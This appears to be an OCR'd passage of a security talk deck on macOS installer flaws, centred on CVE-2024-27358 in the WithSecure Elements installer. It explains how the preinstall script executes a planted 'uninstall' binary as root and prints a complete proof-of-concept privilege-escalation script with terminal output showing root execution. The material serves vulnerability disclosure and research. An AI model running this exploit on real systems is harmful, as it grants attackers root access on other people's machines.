    if (var_2C == 0x0 && var_28 != 0x0) {
            NSLog(@"SecCode created successfully");
            var_8 = var_28;
    }
    else {
            NSLog(@"Error creating SecCode: %d from the XPC message: %s", var_2C, xpc_copy_description(var_20));
            var_8 = 0x0;
    }
    objc_storeStrong(&var_20, 0x0);
    rax = var_8;
    return rax;
}
```


- Identifier check ✅
- Signing cert check ✅
- Does not use PID ✅
- Rejects if fail ✅
- lgtm, gg AWS ✅

WITH secure

CVE-2024-27358: WithSecure Elements / MDR Installer LPE


Assumptions placed on paths during the install or update process which facilitates an attacker who has planted a malicious Mach-O to achieve root code execution

Installers


DEATH BY 1000 INSTALLERS
...it's all broken :(
@patrickwardle
Synack

Installers

.pkg installers:	.app installers:
Needs to be "Installed"	Can run directly
preinstall & postinstall scripts	"Drag and Drop" install
Typically, elevated installs	Can be elevated but often not
The path environment variable is locked down due to PackageKit (No /usr/local/*)	Path environment variable often includes (/usr/local/bin) (Source for search path logic bugs)


WithSecure_Elements_stg_Mac_Installer[1r46l9v...
Back/Forward
Path
Action
Get Info
Quick Look
Installer
Search
Search
Exports
Review
Update Available
Package Info
All Files
preinstall
Receipts
Installer Package
Distribution
com.f-secure.fsmac.customization.pkg
preinstall
postinstall
uninstall_MacProtection_32767-33715
uninstall_MacProtection_33609
uninstall_MacProtection_39499-39499
xfence.pkg
preinstall
postinstall
1 #!/bin/bash +x
2
3 echo "preflight: \$0 = $0"
4 echo "TMPDIR = $TMPDIR"
5 echo "pwd = $(pwd)"
6 echo "\$PWD = $PWD"
7 echo "\$@ = $@"
8 THISDIR=$(dirname "$0")
9 ls -lR "$THISDIR"
10 ls -lR "$THISDIR/../../../com.f-secure.fsmac.gui.pkg"
11 cat "$THISDIR/../../../com.f-secure.fsmac.gui.pkg/Contents/Info.plist"
12 set
13
14 # This communicates with uninstaller script.
15 # Not possible to install while uninstalling.
16 UNINSTALL_IN_PROGRESS_FILE=/tmp/.fsmac.uninstall-in-progress
17
18 OPERATOR="F-Secure_Elements_stg"
19 OPERATOR_MATURITY="beta"
20
21 file_is_older_than() {
22 local file_name="$1"
23
24 if [-f "$file_name"] ; then
25 seconds="$2"
26 current_time=$(date +%s)
27 file_time=$(date -r "$file_name" +%s)
28 if ((file_time < (current_time - ("$seconds")))); then
29 echo "$file_name is older than $seconds seconds"
30 return 0
31 fi
32 else
33 echo "$file_name does not exist"
34 return 0
35 fi
exec
Name preinstall
Kind Bourne-Again Shell script
Size 11 KB — 317 lines
Where WithSecure_Elements_stg_Mac_Installer[1r46l9v1spymm1].pkg/com.f-secure.fsmac.customization.pkg/Scripts/preinstall
As User root
When Before moving files into place
Arguments
$0 path to this script
$1 path to this package
$2 path to “Library/F-Secure/fsmac” op

preinstall.sh

```
echo "Looking for custom uninstall script in $(dirname "$0")"
bundled_uninstaller_prefix="$(dirname "$0")/uninstall_MacProtection_"
uninstaller_path=""
```

Initialize **uninstaller_path** to an empty string

Iterates over a list of paths to find the first instance of an uninstaller binary

```
if [ -z "$uninstaller_path" ]; then
    for s in /Library/F-Secure/bin/uninstall_MacProtection /usr/local/f-secure/bin/
uninstall_MacProtection /usr/local/f-secure/bin/uninstall /Applications/F-Secure/
uninstall ; do
        if [ -x "$s" ]; then
            echo "Found uninstaller of currently installed build."
            uninstaller_path="$s"
            break
        fi
    done
fi
```

/Applications/F-Secure/uninstall

Checks **uninstaller_path** variable

It then executes the identified path as root


```
# Run uninstall of previous version
if [ -n "$uninstaller_path" ] && [ -x "$uninstaller_path" ]; then
    echo "Will use uninstaller $uninstaller_path"

    if isOperatorMatch "/Library/F-Secure/fsmac/config/operator_name" ||
isOperatorMatch "/usr/local/f-secure/fsmac/config/operator_name" || elementsUpgrade ;
then

        if uninstallerWillCheckForDowngrade ; then
            echo "Executing partial uninstall with $uninstaller_path -p"
            "$uninstaller_path" -p
        else
            echo "Executing install with downgrade check with $uninstaller_path -u"
            "$uninstaller_path" -u
        fi
    else
        echo "Executing full uninstall with $uninstaller_path"
        "$uninstaller_path"
    fi
else
    echo "Uninstaller for previous version was not found. Will run new product
install."
fi
```

```
#!/bin/bash
#########################################################################################################################
/bin/echo "[i] WithSecure Elements 23.1 (50165) Installer Local Privilege Escalation"
#########################################################################################################################
APPDIR=/Applications/F-secure
MACHO=/Applications/F-Secure/uninstall
SOURCE=uninstall.c
PROOF=/tmp/withsecure_elements-23.1.pwn

/bin/echo "[*] Checking whether conflicting artifacts from previous install exist"
for s in /Library/F-Secure/bin/uninstall_MacProtection /usr/local/f-secure/bin/uninstall_MacProtection /usr/local/f-secure/bin/uninstall /
Applications/F-Secure/uninstall
do
    if [ -f $s ] ; then
        /bin/echo "[x] File $s exists, please remove these paths"
        /usr/bin/ls -lah@ $s;
        exit
    fi
done
/bin/echo "[*] No conflicting artifacts exist"

/bin/echo "[*] Checking whether $APPDIR exists"
if [ -d $APPDIR ]; then
    /bin/echo "[x] $APPDIR directory exists, please remove these paths"
    /usr/bin/ls -lah@ /Applications/ | grep -i F-Secure
    exit
fi
```


- QoL setup stages

```
/bin/echo "[*] Creating $APPDIR"
/usr/bin/mkdir $APPDIR

/bin/echo "[*] Creating $SOURCE"
/usr/bin/cat << EOF > $SOURCE
#include <stdlib.h>
int main() {
    system("/usr/bin/date >> $PROOF");
    system("/usr/bin/whoami >> $PROOF");
    system("/usr/bin/id >> $PROOF");
}
EOF

/bin/echo "[i] Compiling $SOURCE"
/usr/bin/gcc $SOURCE -o $MACHO

/bin/echo "[i] Marking $MACHO as executable"
/usr/bin/chmod +x $MACHO

/bin/echo "[i] Elements can now be installed, and the output of root ACE can be found in $PROOF"
```

- Create /Applications/F-Secure
- Create "uninstall" binary
- Execute the installer to simulate


19:49:42-testmac@mpro:~/Desktop/ELEMENTS$ bash lpe.sh
[i] WithSecure Elements 23.1 (50165) Installer Local Privilege Escalation
[*] Checking whether conflicting artifacts from previous install exist
[*] No conflicting artifacts exist
[*] Checking whether /Applications/F-secure exists
[*] Creating /Applications/F-secure
[*] Creating uninstall.c
[i] Compiling uninstall.c
[i] Marking /Applications/F-Secure/uninstall as executable
[i] Elements can now be installed and the output of
19:49:46-testmac@mpro:~/Desktop/ELEMENTS$ ls /tmp/wit
ls: /tmp/withsecure_elements-23.1.pwn: No such file
19:49:55-testmac@mpro:~/Desktop/ELEMENTS$
Introduction
Usage analytics
Destination Select
Installation Type
Installation
Summary
Installer
Installer is trying to install new software.
Enter your password to allow this.
testmac
Install Software
Cancel
Go Back
Continue

```
19:49:42-testmac@mpro:~/Desktop/ELEMENTS$ bash lpe.sh
[i] WithSecure Elements 23.1 (50165) Installer Local Privilege Escalation
[*] Checking whether conflicting artifacts from previous install exist
[*] No conflicting artifacts exist
[*] Checking whether /Applications/F-secure exists
[*] Creating /Applications/F-secure
[*] Creating uninstall.c
[i] Compiling uninstall.c
[i] Marking /Applications/F-Secure/uninstall as executable
[i] Elements can now be installed and the output of root ACE can be found in /tmp/withsecure_elements-23.1.pwn
19:49:46-testmac@mpro:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
ls: /tmp/withsecure_elements-23.1.pwn: No such file or directory
19:49:55-testmac@mpro:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
ls: /tmp/withsecure_elements-23.1.pwn: No such file or directory
19:50:21-testmac@mpro:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
ls: /tmp/withsecure_elements-23.1.pwn: No such file or directory
19:50:22-testmac@mpro:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
ls: /tmp/withsecure_elements-23.1.pwn: No such file or directory
19:50:23-testmac@mpro:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
ls: /tmp/withsecure_elements-23.1.pwn: No such file or directory
19:50:24-testmac@mpro:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
ls: /tmp/withsecure_elements-23.1.pwn: No such file or directory
19:50:29-testmac@mpro:~/Desktop/ELEMENTS$ ls /tmp/withsecure_elements-23.1.pwn
-rw-r--r--  1 root  wheel  -  454B 12 Jan 19:50 /tmp/withsecure_elements-23.1.pwn
19:50:31-testmac@mpro:~/Desktop/ELEMENTS$
```



w00t

```
testmac@macbookpro:~/Desktop/ELEMENTS$ cat /tmp/withsecure_elements-23.1.pwn
Fri Jan 12 19:50:31 GMT 2024
root
uid=0(root) gid=0(wheel)
